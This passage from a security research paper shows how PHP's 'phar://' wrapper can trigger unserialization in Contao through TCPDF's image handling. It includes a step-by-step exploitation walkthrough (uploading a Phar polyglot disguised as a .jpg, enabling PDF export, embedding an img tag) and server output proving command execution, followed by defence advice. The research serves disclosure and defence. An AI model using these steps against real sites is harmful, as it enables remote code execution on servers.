
```
    protected function openHTMLTagHandler($dom, $key, $cell) {
        $tag = $dom[$key];
        ...
        // Opening tag
        switch($tag['value']) {
            ...
            case 'img': {
                ...
                        $this->Image($tag['attribute']['src'], $xpos,
$this->y, $iw, $ih, '', $imglink, $align, false, 300, '', false, false,
$border, false, false, true);
```

```
public function Image($file, $x='', $y='', $w=0, $h=0, $type='',
$link='', $align='', $resize=false, $dpi=300, $palign='', $ismask=false,
$imgmask=false, $border=0, $fitbox=false, $hidden=false,
$fitonpage=false, $alt=false, $altimgs=array()) {
        ...
        if ($file[0] === '@') {
            // image from string
            $imgdata = substr($file, 1);
        } else { // image file
            if ($file[0] === '*') {
                // image as external stream
                $file = substr($file, 1);
                $exurl = $file;
            }
            // check if is a local file
            if (!@file_exists($file)) {
```


Whilst the function which ultimately triggers the unserialization is again "file_exists" it should be noted that this is a typical attack path for SSRF (Server Side Request Forgery). We can use Contao as a simple example of an application where this functionality is exposed to end users. In this case an attacker would need to have access to edit / create an article and convert it to PDF. A user with these privileges will also have the ability to upload media files, so in this case we again simply upload our Phar archive posing as a .jpg file.

Contao contains a nice variety of classes, as well as Composer as the autoloader, once again several of the payloads already included with PHPGCC are effective against the application. We can simply re-use “Guzzle.jpg” generated in the first case study. To carry out the exploit we do the following:


1) Upload the file onto the target application
    a. Log in as a user with access to the CMS system
    b. Click “File manager”
    c. Click “File upload”
    d. Upload the “guzzle.jpg” file generated earlier



2) Create or modify an article and ensure that the “Syndication->Export as PDF” option is set
    a. Click the article settings icon




b. Tick the box for “Export as PDF” and save the changes




3) Insert HTML content into the article including an “<img>” tag referring to the payload


a. Click the edit article icon



b. Modify the HTML code to include the appropriate code and save the changes



4) If we now view the article, we are given the opportunity to render it to PDF.



When we do so, the response includes the result of the payload being executed several times.

```
HTTP/1.1 200 OK
Date: Tue, 31 Jul 2018 00:59:12 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=rj44t6gngt5qpfvmbpl9lln3j5; path=/; HttpOnly
Vary: Accept-Encoding
Content-Length: 605
Connection: close
Content-Type: text/html; charset=UTF-8

Linux vagrant-ubuntu-trusty-64 3.13.0-151-generic #201-Ubuntu SMP Wed May 30 14:22:13 UTC
2018 x86_64 x86_64 x86_64 GNU/Linux
Linux vagrant-ubuntu-trusty-64 3.13.0-151-generic #201-Ubuntu SMP Wed May 30 14:22:13 UTC
2018 x86_64 x86_64 x86_64 GNU/Linux
Linux vagrant-ubuntu-trusty-64 3.13.0-151-generic #201-Ubuntu SMP Wed May 30 14:22:13 UTC
2018 x86_64 x86_64 x86_64 GNU/Linux
Linux vagrant-ubuntu-trusty-64 3.13.0-151-generic #201-Ubuntu SMP Wed May 30 14:22:13 UTC
2018 x86_64 x86_64 x86_64 GNU/Linux
<strong>TCPDF ERROR: </strong>[Image] Unable to get the size of the image:
phar://../files/guzzle.jpg
```

Defence

To prevent the exploitation of this issue it is imperative to prevent attacker-controlled data being used in the beginning of a file name used in any of the file operations which can trigger stream wrappers. A first line of defence should of course be to avoid such vulnerabilities in application code.

In terms of both this and related issues in other languages it has become apparent that defence in depth is necessary. Design patterns which result in easily abused POP gadgets should be avoided. Indeed, this approach has already begun to be taken in at least one popular library.[19]

IDS and IPS systems as well as anti-virus software should be given signatures to detect malicious Phar archives and polyglots.

Unfortunately, it does not appear to be possible to disable the Phar extension from command-line options or php.ini settings. It should be possible to compile PHP so that the functionality is not enabled. Finally, in the author's opinion the default behaviour of PHP should be altered so that metadata is unserialized only when it is specifically requested.

Conclusions

The techniques presented here demonstrate it is possible to abuse the “phar://” stream wrapper to induce unserialization in a wide range of scenarios. It is well known from previous work that it’s possible to exploit unserialization of attacker-controlled data to achieve code execution or other malicious outcomes.

Over the last nine years (since the “phar://” stream wrapper was introduced) a multitude of application vulnerabilities have been publicly identified which could be exploited through these techniques. The research presented here increases the potential impact of all these issues.

XXE issues whose maximum impact would previously have been considered file disclosure provided that out-of-band communication was possible must now be considered potential code execution issues, whether out-of-band communication is possible or not. Several SSRF issues must now also be considered to expose the possibility of unserialization and therefore code execution. Finally issues which might have been considered to have minimal impact when allow_url_fopen is disabled (such as those presented in the case studies) have now been demonstrated to lead to code execution.

The research continues a recent trend, in demonstrating that object (un)serialization is an integral part of several modern languages. We must constantly be aware of the security impact of such mechanisms being exposed to attacker-controlled data.

References

[1] https://www.owasp.org/images/f/f6/POC2009-ShockingNewsInPHPExploitation.pdf

[2] https://cwe.mitre.org/data/definitions/502.html

[3] https://cwe.mitre.org/data/definitions/915.html

[4] http://php.net/manual/en/wrappers.php

[5] https://sektioneins.de/en/advisories/advisory-032009-piwik-cookie-unserialize-vulnerability.html

[6] https://websec.wordpress.com/2010/02/22/exploiting-php-file-inclusion-overview/

[7] https://sensepost.com/blog/2014/revisting-xxe-and-abusing-protocols/

[8] http://php.net/manual/en/phar.using.intro.php

[9] http://php.net/manual/en/phar.getmetadata.php

[10] http://php.net/manual/en/wrappers.ftp.php

[11] https://www.insomniasec.com/downloads/publications/LFI%20With%20PHPInfo%20Assistance.pdf

[12] https://truesecdev.wordpress.com/2016/11/09/local-file-inclusion-with-tmp-files/

[13] http://php.net/manual/en/phar.fileformat.tar.php

[14] https://www.owasp.org/images/9/9e/Utilizing-Code-Reuse-Or-Return-Oriented-Programming-In-PHP-Application-Exploits.pdf

[15] https://github.com/ambionics/phpggc

[16] https://github.com/frohoff/ysoserial

[17] https://typo3.org/security/advisory/typo3-core-sa-2018-002/

[18] http://www.slideshare.net/_s_n_t/php-unserialization-vulnerabilities-what-are-we-missing

[19] https://github.com/guzzle/psr7/pull/165